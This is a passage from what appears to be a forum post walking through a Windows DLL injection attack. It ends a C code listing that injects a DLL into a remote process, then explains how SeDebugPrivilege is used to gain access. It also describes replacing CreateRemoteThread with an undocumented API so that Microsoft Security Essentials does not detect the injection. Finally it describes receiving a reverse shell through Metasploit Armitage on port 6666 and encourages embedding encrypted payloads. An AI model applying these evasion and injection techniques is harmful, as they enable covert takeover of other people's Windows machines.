    if (!ProcessIdToSessionId( GetCurrentProcessId(), &CurrentSessionID ))
    {
        printf("\nFailed to get the current session with error %d", GetLastError());
    }
    if (!ProcessIdToSessionId( RemoteProcessID, &RemoteSessionID ))
    {
        printf("\nFailed to get the remote session with error %d", GetLastError());
    }

    if (DllInject_2(hProcess, "\\DLLInjection\\myDLL.dll"))
        printf("\nSUCCESSFUL!\n");
    else
        printf("\nFailed!\n");

    return 0;
}I believe that in source 3 some things need clarification. The function that performs the actual DLL injection using the documented API CreateRemoteThread is:
DllInject(hProcess, "\\DLLInjection\\myDLL.dll")The function takes 2 arguments: The process handle of the program that is going to be injected and the actual DLL filename that will be attached to the injected executable. As you can see this is "open" enough to accept anything you like...
Another interesting topic is the use of the SeDebugPrivilege function as an effort to obtain as many privileges as possible. Microsoft states that:
"By setting the SeDebugPrivilege privilege on the running process, you can obtain the process handle of any running application. When obtaining the handle to a process, you can then specify the PROCESS_ALL_ACCESS flag, which will allow the calling of various Win32 APIs upon that process handle, which you normally could not do."
This is interesting indeed. According to my tests, the above is not 100% true for windows 7, but it was worth a try... anyway.
An important drawback of this method is that it triggers the Microsoft Security Essentials Antivirus. I found that the cause of the alarm is the use of the API CreateRemoteThread inside the DllInject function. So, I replace this function with a new but... undocumented one! To explain how we find and analyze undocumented Windows API functions is another story (indeed challenging) that I will try to explain in another article. The undocumented API call is implemented in the DllInject_2 function. The only change to the code in order to call this API is to replace the 7th line from the bottom of the above source code:
From
if (DllInject(hProcess, "\\DLLInjection\\myDLL.dll"))To
if (DllInject_2(hProcess, "\\DLLInjection\\myDLL.dll"))And that’s it. You become stealth!
Attacking using the manual way
Below is an example of the attack using the manual (traditional) way:
Picture 4: When Dll injection in windows is performed the attacker (ubuntu) gets a reverse shell
Attacking using Metasploit Armitage
Metasploit [http://www.metasploit.com/] is a professional tool for pen testers and not only. Armitage [http://www.fastandeasyhacking.com/] is a front-end (i can say) for metasploit. This tool can be use to perform the same attack. It can be used as client to listen to the port 6666 in order get my reverse shell. Take a look here:
Picture 5: Start a listener to my reverse shell
And
Picture 6: You just get the control of the windows box
One of the interesting things here is that any reverse shell can be used. You can (for example) create an encrypted one using Metasploit, get its binary code, put it in my DLL and perform the attack. The method and the code are open enough to support such techniques.
Последнее редактирование: